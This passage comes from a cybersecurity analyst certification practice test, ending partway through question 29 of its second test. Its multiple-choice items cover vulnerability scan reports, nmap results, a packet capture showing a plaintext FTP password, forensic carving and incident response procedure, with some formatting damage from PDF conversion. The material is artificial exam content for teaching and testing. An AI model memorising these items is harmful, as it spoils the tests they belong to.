- A. Parameterized queries
- B. Encoding data
- C. Input validation
- D. Appropriate access controls

74. Rob would like to perform a root-cause analysis in the wake of an incident. He will be including the results of that analysis in his incident report. What action should he take first?

- A. Document the analysis.
- B. Differentiate between each of the events and causal factors.
- C. Identify the problems and events that occurred.
- D. Establish a timeline.

75. What are activities like disabling unnecessary processes, moving systems to internal IP addresses, and using firewalls and other network security

devices to protect hosts known as in the context of threat hunting?

- A. Establishing a hypothesis
  - B. Conducting a security lockdown
  - C. Reducing the attack surface areas
  - D. Bundling critical assets
76. Bob is creating a report to management summarizing the result of a recent vulnerability scan. He would like to prioritize the results. Which one of the following tools would provide the most comprehensive assessment of the risk posed by each vulnerability?
- A. CVSS score
  - B. Confidentiality rating
  - C. Impact rating
  - D. Likelihood rating
77. Kelly's organization recently suffered a security incident where the attacker was present on her network for several months before the SOC identified the attack. Once they saw evidence, they quickly reacted to contain the incident. Which incident response metric would suffer most as a result of this performance?
- A. Mean time to respond
  - B. Mean time to remediate
  - C. Alert volume
  - D. Mean time to detect
78. Seth is trying to identify activities in his organization that might be automated to improve efficiency. Which one of the following activities is least likely to benefit from automation?
- A. Threat hunting
  - B. Intrusion analysis
  - C. Qualitative risk assessment

- D. Data backup
79. Rae wants to detect forged sender addresses to decrease the amount of spam that her organization receives. Which of the following techniques or methods will most directly fit her needs?
- A. Spamhaus
  - B. DKIM
  - C. SPF
  - D. RBL
80. Your organization recently suffered a series of serious vulnerabilities as a result of the use of legacy software that is no longer supported by the vendor. This software is critical to your organization and can't be removed for at least six more months. What action plan would best address this risk during that six month period?
- A. Awareness, training, and education
  - B. Compensating controls
  - C. Patch management
  - D. Changing business requirements
81. Yolanda received a threat intelligence report and is evaluating it to determine whether her organization runs any of the software affected by the threat. What type of confidence is Yolanda attempting to gain?
- A. Timeliness
  - B. Accuracy
  - C. Relevancy
  - D. Superficial
82. Gabby's organization captures sensitive customer information, and salespeople and others often work with that data on local workstations and laptops. After a recent inadvertent breach where a salesperson accidentally sent a spreadsheet of customer information to another customer, her organization is seeking a technology solution that

can help prevent similar problems. What should Gabby recommend?

- A. IDS
  - B. FSB
  - C. DLP
  - D. FDE
83. Fred is reviewing a checklist used in the automation of his security program and sees the following code:

```
<xccdf:TestResult id="xccdf_org.example_testresult_ios-test5"
    end-time="2007-09-25T7:45:02-04:00"
    xmlns:xccdf="http://checklists.nist.gov/xccdf/1.2" version="1.0">
    <xccdf:benchmark href="ios-sample-12.4.xccdf.xml"
        id="xccdf_org.example_benchmark_ios-test-benchmark"/>
    <xccdf:title>Sample Results Block</xccdf:title>
    <xccdf:remark>Test run by Bob on Sept 25, 2007</xccdf:remark>
    <xccdf:organization>Department of Commerce</xccdf:organization>
    <xccdf:organization>National Institute of Standards and Technology
    </xccdf:organization>
    <xccdf:identity authenticated="1" privileged="1">admin_bob</xccdf:identity>
    <xccdf:target>lower.test.net</xccdf:target>
    <xccdf:target-address>192.168.248.1</xccdf:target-address>
    <xccdf:target-address>2001:8::1</xccdf:target-address>
    <xccdf:target-facts>
        <xccdf:fact type="string" name="urn:xccdf:fact:ethernet:MAC">
            02:50:e6:c0:14:39
        </xccdf:fact>
        <xccdf:fact type="string" name="urn:xccdf:fact:ethernet:MAC">
            02:50:e6:1f:33:b0
        </xccdf:fact>
    </xccdf:target-facts>
    <xccdf:set-value
        idref="xccdf_org.example_value_exec-timeout-time">10
    </xccdf:set-value>
    <xccdf:rule-result idref="xccdf_org.example_rule_ios12-no-finger-service"
        time="2007-09-25T13:45:00-04:00">
        <xccdf:result>pass</xccdf:result>
    </xccdf:rule-result>
    <xccdf:rule-result idref="xccdf_org.example_rule_req-exec-timeout"
        time="2007-09-25T13:45:06-04:00">
        <xccdf:result>fail</xccdf:result>
        <xccdf:instance>console</xccdf:instance>
        <xccdf:fix system="urn:xccdf:fix:commands" reboot="0" disruption="low">
            line console
            exec-timeout 10 0
        </xccdf:fix>
    </xccdf:rule-result>
    <xccdf:score>67.5</xccdf:score>
    <xccdf:score system="urn:xccdf:scoring:absolute">0</xccdf:score>
</xccdf:TestResult>
```

What file type from the following list is he most likely reviewing?

- A. Plaintext
- B. JSON
- C. XML
- D. HTML

84. Cynthia's organization receives a letter from a company they are a service provider for, notifying them of a pending legal case and telling them not to delete or discard documents related to the case. What term describes this?
- A. Legal hold
  - B. Litigation priority
  - C. Criminal suspension
  - D. A data summons
85. As part of his forensic investigation, Alex signs and notes in his log when the drive copy he prepared is transferred to legal counsel. What is this process known as?
- A. Handoff documentation
  - B. Chain of custody tracking
  - C. Asset tracking
  - D. Forensic certification

# Chapter 6

## Practice Test 2

1. Ty is reviewing the scan report for a Windows system joined to his organization's domain and finds the vulnerability shown here. What should be Ty's most significant concern related to this vulnerability?


| 3 Administrator Account's Password Does Not Expire                                                                                                           |                                   |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------|
| First Detected:                                                                                                                                              | 08/04/2017 at 16:02:25 (GMT-0400) |
| QID:                                                                                                                                                         | 90080                             |
| Category:                                                                                                                                                    | Windows                           |
| CVE ID:                                                                                                                                                      | -                                 |
| Vendor Reference                                                                                                                                             | -                                 |
| Bugtraq ID:                                                                                                                                                  | -                                 |
| Service Modified:                                                                                                                                            | 08/03/2020                        |
| User Modified:                                                                                                                                               | -                                 |
| Edited:                                                                                                                                                      | No                                |
| PCI Vuln:                                                                                                                                                    | Yes                               |
| Ticket State:                                                                                                                                                | -                                 |
| CVSS Base:                                                                                                                                                   | 7.5 [!]                           |
| CVSS Temporal:                                                                                                                                               | 7.1                               |
| CVSS3 Base:                                                                                                                                                  | -                                 |
| CVSS3 Temporal:                                                                                                                                              | -                                 |
| CVSS Environment:                                                                                                                                            | -                                 |
| Asset Group:                                                                                                                                                 | -                                 |
| Collateral Damage Potential:                                                                                                                                 | -                                 |
| Target Distribution:                                                                                                                                         | -                                 |
| Confidentiality Requirement:                                                                                                                                 | -                                 |
| Integrity Requirement:                                                                                                                                       | -                                 |
| Availability Requirement:                                                                                                                                    | -                                 |
| THREAT:                                                                                                                                                      |                                   |
| The scanner probed the Security & Accounts Database (SAM) and found that the target Windows box's Administrator account has a password that does not expire. |                                   |

- A. The presence of this vulnerability indicates that an attacker may have compromised his network.  
B. The presence of this vulnerability indicates a misconfiguration on the target server.  
C. The presence of this vulnerability indicates that the domain security policy may be lacking appropriate controls.  
D. The presence of this vulnerability indicates a critical flaw on the target server that must be addressed immediately.
2. Heidi runs a vulnerability scan of the management interface of her organization's virtualization platform and finds the severity 1 vulnerability shown here. What circumstance, if present, should increase the severity level of this vulnerability to Heidi?

| 1 Remote Management Service Accepting Unencrypted Credentials Detected |                                   |
|------------------------------------------------------------------------|-----------------------------------|
| First Detected:                                                        | 09/04/2017 at 18:04:22 (GMT-0400) |
| QID:                                                                   | 45242                             |
| Category:                                                              | Information gathering             |
| CVE ID:                                                                | -                                 |
| Vendor Reference                                                       | -                                 |
| Bugtraq ID:                                                            | -                                 |
| Service Modified:                                                      | 08/10/2020                        |
| User Modified:                                                         | -                                 |
| Edited:                                                                | No                                |
| PCI Vuln:                                                              | Yes                               |
| Ticket State:                                                          | -                                 |
| CVSS Base:                                                             | 4.3 [!]                           |
| CVSS Temporal:                                                         | 3.3                               |
| CVSS3 Base:                                                            | -                                 |
| CVSS3 Temporal:                                                        | -                                 |
| CVSS Environment:                                                      | -                                 |
| Asset Group:                                                           | -                                 |
| Collateral Damage Potential:                                           | -                                 |
| Target Distribution:                                                   | -                                 |
| Confidentiality Requirement:                                           | -                                 |
| Integrity Requirement:                                                 | -                                 |
| Availability Requirement:                                              | -                                 |

- A. Lack of encryption
  - B. Missing security patch
  - C. Exposure to external networks
  - D. Out-of-date antivirus signatures
3. Rowan ran a port scan against a network switch located on her organization's internal network and discovered the results shown here. She ran the scan from her workstation on the employee VLAN. Which one of the following results should be of greatest concern to her?
- ```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-26 19:25 EDT
Nmap scan report for 10.1.0.121)
Host is up (0.058s latency).
Not shown: 966 closed ports
PORT      STATE
22/tcp    open
23/tcp    open
80/tcp    filtered
443/tcp   open
631/tcp   filtered
8192/tcp  filtered
8193/tcp  filtered
8194/tcp  filtered
28201/tcp filtered

Nmap done: 1 IP address (1 host up) scanned in 5.29 seconds
```
- A. Port 22
  - B. Port 23
  - C. Port 80
  - D. Ports 8192 to 8194
4. Evan is troubleshooting a vulnerability scan issue on his network. He is conducting an external scan of a website located on the web server shown in the diagram. After checking the web server logs, he saw no sign of the scan requests. Which one of the following causes is the least likely issue for him to troubleshoot?



- A. The scans are being blocked by an intrusion prevention system.
- B. The scans are being blocked by a rule within the web server application.
- C. The scans are being blocked by a network firewall.
- D. The scans are being blocked by a host firewall.
5. Sam is looking for evidence of software that was installed on a Windows system. He believes that the programs were deleted and that the suspect used both registry and log cleaners to hide evidence. What Windows feature can't he use to find evidence of the use of these programs?
- A. The MFT
- B. Volume shadow copies
- C. The shim (application compatibility) cache
- D. Prefetch files
6. Mila is evaluating the security of an application developed within her organization. She would like to assess the application's security by supplying it with invalid inputs. What technique is Mila planning to use?
- A. Fault injection

- B. Stress testing
- C. Mutation testing
- D. Fuzz testing

7. A port scan conducted during a security assessment shows the following results. What type of device has most likely been scanned?

```
Nmap scan report for EXAMPLE (192.168.1.79)
Host is up (1.00s latency).
Not shown: 992 closed ports
PORT      STATE
21/tcp    open
23/tcp    open
80/tcp    open
280/tcp   open
443/tcp   open
515/tcp   open
631/tcp   open
9100/tcp  open
Nmap done: 1 IP address (1 host up) scanned in
124.20 seconds
```

- A. A wireless access point
- B. A server
- C. A printer
- D. A switch

8. Which of the following is *not* one of the major categories of security event indicators described by NIST 800-61?

- A. Alerts from IDS, IPS, SIEM, AV, and other security systems
- B. Logs generated by systems, services, and applications
- C. Exploit developers
- D. Internal and external sources

9. During an `nmap` scan of a network, Charles receives the following response from `nmap`:

```
Starting Nmap 7.80 ( https://nmap.org )
Nmap done: 256 IP addresses (0 hosts up) scanned
```

in 29.74 seconds

What can Charles deduce about the network segment from these results?

- A. There are no active hosts in the network segment.
  - B. All hosts on the network segment are firewalled.
  - C. The scan was misconfigured.
  - D. Charles cannot determine if there are hosts on the network segment from this scan.
10. Oskar is designing a vulnerability management program for his company, a hosted service provider. He would like to check all relevant documents for customer requirements that may affect his scanning. Which one of the following documents is *least* likely to contain this information?
- A. BPA
  - B. SLA
  - C. MOU
  - D. BIA
11. During a port scan of a server, Gwen discovered that the following ports are open on the internal network:
- TCP port 25.
  - TCP port 80.
  - TCP port 110.
  - TCP port 443.
  - TCP port 1521.
  - TCP port 3389.
- Of the services listed here, for which one does the scan *not* provide evidence that it is likely running on the server?
- A. Web
  - B. Database

C. SSH

D. Email

12. As part of her forensic analysis of a wiped thumb drive, Selah runs Scalpel to carve data from the image she created. After running Scalpel, she sees the following in the `audit.log` file created by the program. What should Selah do next?

```
sansforensics@siftworkstation:~/Downloads/scalpelout$ more audit.txt

Scalpel version 1.60 audit file
Started at Sun Apr 26 20:59:18 2020
Command line:
scalpel -v RHINOUSB.dd -o scalpelout

Output directory: /home/sansforensics/Downloads/scalpelout
Configuration file: /etc/scalpel/scalpel.conf

Opening target "/home/sansforensics/Downloads/RHINOUSB.dd"

The following files were carved:
File Start Chop Length Extracte
d From
00000007.jpg 54481408 NO 230665 RHINOUSB
.dd
00000006.jpg 54473216 NO 6809 RHINOUSB
.dd
00000005.jpg 54206976 NO 264600 RHINOUSB
.dd
00000004.jpg 53793280 NO 411361 RHINOUSB
.dd
00000003.jpg 53375488 NO 415534 RHINOUSB
.dd
00000002.jpg 53277184 NO 95814 RHINOUSB.dd
00000001.gif 54727168 NO 4105 RHINOUSB.dd
00000000.gif 54714880 NO 11407 RHINOUSB.dd
00000008.jpg 171561472 NO 264600 RHINOUSB.dd
00000010.doc 171528704 YES 10000000 RHINOUSB.dd
00000009.doc 171528704 NO 10000000 RHINOUSB.dd
```

- A. Run a data recovery program on the drive to retrieve the files.
- B. Run Scalpel in filename recovery mode to retrieve the actual filenames and directory structures of the files.
- C. Review the contents of the `scalpelout` folder.
- D. Use the identified filenames to process the file using a full forensic suite.
13. Lonnie ran a vulnerability scan of a server that he recently detected in his organization that is not listed in the organization's configuration management database. One of the vulnerabilities detected is shown here. What type of service is most likely running on this server?


3 phphinfo Information Disclosure Vulnerability		Last Detected:	04/09/2020 at 17:39:08 (GMT-0400)	Times Detected:	38	Last Fixed:	N/A
QID:	10464	CVSS Base:	5.1				
Category:	CGI	CVSS Temporal:	3.8				
CVE ID:	-	CVSS3 Base:	-				
Vendor Reference	-	CVSS3 Temporal:	-				
Bugtraq ID:	-	CVSS Environment:	-				
Service Modified:	06/21/2020	Asset Group:	-				
User Modified:	-	Collateral Damage Potential:	-				
Edited:	No	Target Distribution:	-				
PCI Vuln:	Yes	Confidentiality Requirement:	-				
Ticket State:		Integrity Requirement:	-				
		Availability Requirement:	-				
<b>THREAT:</b>							
This host has a publicly-accessible PHP file that calls the phphinfo() function (or some other function similar to it). If a user requests this file (such as via an Internet browser), the user may obtain a page containing sensitive information about the Web server host. The information displayed to the user could Web Servers, PHP, XML, MySQL), the values of some environment variables (\$PATH, \$SYSTEM_ROOT), paths to various programs (cmd.exe), and much more.							
To get specific information about the type of data your host displayed, please refer to the "Result" field below.							
<b>IMPACT:</b>							
By exploiting this vulnerability, any user could obtain very sensitive information about the Web server host. This information may aid in attacks against the host.							

- A. Database
- B. Web
- C. Time
- D. Network management
14. Jorge would like to use a standardized system for evaluating the severity of security vulnerabilities. What SCAP component offers this capability?
- A. CPE
- B. CVE
- C. CVSS
- D. CCE
15. When performing threat-hunting activities, what are cybersecurity analysts most directly seeking?
- A. Vulnerabilities
- B. Indicators of compromise
- C. Misconfigurations
- D. Unpatched systems
16. Taylor is preparing to run vulnerability scans of a web application server that his organization recently deployed for public access. He would like to understand what information is available to a potential external attacker about the system as well as what damage an attacker might be able to cause on the system. Which one of the following scan types would be least likely to provide this type of information?

- A. Internal network vulnerability scan
  - B. Port scan
  - C. Web application vulnerability scan
  - D. External network vulnerability scan
17. While analyzing a packet capture in Wireshark, Chris finds the packet shown here. Which of the following is he unable to determine from this packet?
- ```


►Frame 1536: 69 bytes on wire (552 bits), 69 bytes captured (552 bits)
▼Ethernet II, Src: Apple_cc:57:92 (00:03:93:cc:57:92), Dst: Oracle_f0:13:96 (08:00:20:f0:13:96)
  ►Destination: Oracle_f0:13:96 (08:00:20:f0:13:96)
  ►Source: Apple_cc:57:92 (00:03:93:cc:57:92)
    Type: IP (0x0800)
▼Internet Protocol Version 4, Src: 137.30.122.253 (137.30.122.253), Dst: 137.30.120.40 (137.30.120.40)
  Version: 4
  Header length: 20 bytes
  ►Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable Transport))
    Total Length: 55
    Identification: 0xd148 (53576)
    ►Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (6)
    Header checksum: 0x2416 [validation disabled]
    Source: 137.30.122.253 (137.30.122.253)
    Destination: 137.30.120.40 (137.30.120.40)
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
▼Transmission Control Protocol, Src Port: dec-mbadmin (1655), Dst Port: ftp (21), Seq: 13, Ack: 63, Len: 15
  Source port: dec-mbadmin (1655)
  Destination port: ftp (21)
  [Stream index: 69]
  Sequence number: 13 (relative sequence number)
  [Next sequence number: 28 (relative sequence number)]
  Acknowledgment number: 63 (relative ack number)
  Header length: 20 bytes
  ►Flags: 0x018 (PSH, ACK)
  Window size value: 64178
  [Calculated window size: 64178]
  [Window size scaling factor: -2 (no window scaling used)]
  ►Checksum: 0x058c [validation disabled]
  ►[SEQ/ACK analysis]
▼File Transfer Protocol (FTP)
▼PASS gnome123\ n
  Request command: PASS
  Request arg: gnome123

```
- A. That the username used was gnome
  - B. That the protocol used was FTP
  - C. That the password was gnome123
  - D. That the remote system was 137.30.120.40
18. Cynthia's review of her network traffic focuses on the graph shown here. What occurred in late June?



- A. Beacons
  - B. High network bandwidth consumption
  - C. A denial-of-service attack
  - D. A link failure
19. Carlos arrived at the office this morning to find a subpoena on his desk requesting electronic records in his control. What type of procedure should he consult to determine appropriate next steps, including the people he should consult and the technical process he should follow?
- A. Evidence production procedure
  - B. Monitoring procedure
  - C. Data classification procedure
  - D. Patching procedure
20. Which stage of the incident response process includes activities such as adding IPS signatures to detect new attacks?
- A. Detection and analysis
  - B. Containment, eradication, and recovery
  - C. Postincident activity
  - D. Preparation

21. Gloria is configuring vulnerability scans for a new web server in her organization. The server is located on the screened subnet (DMZ) network, as shown here. What type of scans should Gloria configure for best results?



- A. Gloria should not scan servers located in the screened subnet (DMZ).
  - B. Gloria should perform only internal scans of the server.
  - C. Gloria should perform only external scans of the server.
  - D. Gloria should perform both internal and external scans of the server.
22. Pranab is preparing to reuse media that contained data that his organization classifies as having “moderate” value. If he wants to follow NIST SP 800-88’s guidelines, what should he do to the media if the media will not leave his organization’s control?

- A. Reformat it
- B. Clear it
- C. Purge it

- D. Destroy it
23. Susan is building an incident response program and intends to implement NIST's recommended actions to improve the effectiveness of incident analysis. Which of the following items is *not* an NIST-recommended incident analysis improvement?
- A. Perform behavioral baselining.
  - B. Create and implement a logging policy.
  - C. Set system BIOS/UEFI clocks regularly.
  - D. Maintain an organizationwide system configuration database.
24. Jim's nmap port scan of a remote system showed the following list of ports:
- | PORT     | STATE | SERVICE        |
|----------|-------|----------------|
| 80/tcp   | open  | http           |
| 135/tcp  | open  | msrpc          |
| 139/tcp  | open  | netbios-ssn    |
| 445/tcp  | open  | microsoft-ds   |
| 902/tcp  | open  | iss-realsecure |
| 912/tcp  | open  | apex-mesh      |
| 3389/tcp | open  | ms-wbt-server  |
- What operating system is the remote system most likely running?
- A. Windows
  - B. Linux
  - C. An embedded OS
  - D. macOS
25. Helen is seeking to protect her organization against attacks that involve the theft of user credentials. In most organizations, which one of the following threats poses the greatest risk of credential theft?
- A. DNS poisoning
  - B. Phishing
  - C. Telephone-based social engineering
  - D. Shoulder surfing


26. As part of her duties as a security operations center (SOC) analyst, Emily is tasked with monitoring intrusion detection sensors that cover her employer's corporate headquarters network. During her shift, Emily's IDS reports that a network scan has occurred from a system with IP address 10.1.19 on the organization's unauthenticated guest wireless network aimed at systems on an external network. What should Emily's first step be?
- A. Report the event to the impacted third parties.
  - B. Report the event to law enforcement.
  - C. Check the system's MAC address against known assets.
  - D. Check authentication logs to identify the logged-in user.
27. Sai works in an environment that is subject to the Payment Card Industry Data Security Standard (PCI DSS). He realizes that technical constraints prevent the organization from meeting a specific PCI DSS requirement and wants to implement a compensating control. Which one of the following statements is *not* true about proper compensating controls?
- A. The control must include a clear audit mechanism.
  - B. The control must meet the intent and rigor of the original requirement.
  - C. The control must provide a similar level of defense as the original requirement provides.
  - D. The control must be above and beyond other requirements.
28. Lou recently scanned a web server in his environment and received the vulnerability report shown here. What action can Lou take to address this vulnerability?


| 2 SSL Certificate - Signature Verification Failed Vulnerability                                                                                                                                                                                                                                                                                                                                                           |                                   | port 3389/tcp over SSL CVSS: - CVSS3: - Active |                                   |                                     |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------|------------------------------------------------|-----------------------------------|-------------------------------------|
| First Detected:                                                                                                                                                                                                                                                                                                                                                                                                           | 05/11/2017 at 02:00:07 (GMT-0400) | Last Detected:                                 | 04/04/2020 at 21:30:12 (GMT-0400) | Times Detected: 160 Last Fixed: N/A |
| QID:                                                                                                                                                                                                                                                                                                                                                                                                                      | 38173                             | CVSS Base:                                     | 9.4 [L]                           |                                     |
| Category:                                                                                                                                                                                                                                                                                                                                                                                                                 | General remote services           | CVSS Temporal:                                 | 6.8                               |                                     |
| CVE ID:                                                                                                                                                                                                                                                                                                                                                                                                                   | -                                 | CVSS3 Base:                                    | -                                 |                                     |
| Vendor Reference:                                                                                                                                                                                                                                                                                                                                                                                                         | -                                 | CVSS3 Temporal:                                | -                                 |                                     |
| Bugtraq ID:                                                                                                                                                                                                                                                                                                                                                                                                               | -                                 | CVSS Environment:                              | -                                 |                                     |
| Service Modified:                                                                                                                                                                                                                                                                                                                                                                                                         | 05/22/2017                        | Asset Group:                                   | -                                 |                                     |
| User Modified:                                                                                                                                                                                                                                                                                                                                                                                                            | -                                 | Collateral Damage Potential:                   | -                                 |                                     |
| Edited:                                                                                                                                                                                                                                                                                                                                                                                                                   | No                                | Target Distribution:                           | -                                 |                                     |
| PCI Vuln:                                                                                                                                                                                                                                                                                                                                                                                                                 | Yes                               | Confidentiality Requirement:                   | -                                 |                                     |
| Ticket State:                                                                                                                                                                                                                                                                                                                                                                                                             | -                                 | Integrity Requirement:                         | -                                 |                                     |
|                                                                                                                                                                                                                                                                                                                                                                                                                           |                                   | Availability Requirement:                      | -                                 |                                     |
| <b>THREAT:</b>                                                                                                                                                                                                                                                                                                                                                                                                            |                                   |                                                |                                   |                                     |
| An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection. The authentication is done by verifying that the public key in the certificate is signed by a trusted third-party Certificate Authority. |                                   |                                                |                                   |                                     |
| If a client is unable to verify the certificate, it can abort communication or prompt the user to continue the communication without authentication.                                                                                                                                                                                                                                                                      |                                   |                                                |                                   |                                     |
| <b>IMPACT:</b>                                                                                                                                                                                                                                                                                                                                                                                                            |                                   |                                                |                                   |                                     |
| By exploiting this vulnerability, man-in-the-middle attacks in tandem with DNS cache poisoning can occur.                                                                                                                                                                                                                                                                                                                 |                                   |                                                |                                   |                                     |
| Exception:                                                                                                                                                                                                                                                                                                                                                                                                                |                                   |                                                |                                   |                                     |
| If the server communicates only with a restricted set of clients who have the server certificate or the trusted CA certificate, then the server or CA certificate may not be available publicly, and the scan will be unable to verify the signature.                                                                                                                                                                     |                                   |                                                |                                   |                                     |

- A. Configure TLS.
- B. Replace the certificate.
- C. Unblock port 443.
- D. Block port 80.
29. Which of the following factors is *not* typically considered when determining whether evidence should be retained?
- A. Media life span
- B. Likelihood of civil litigation
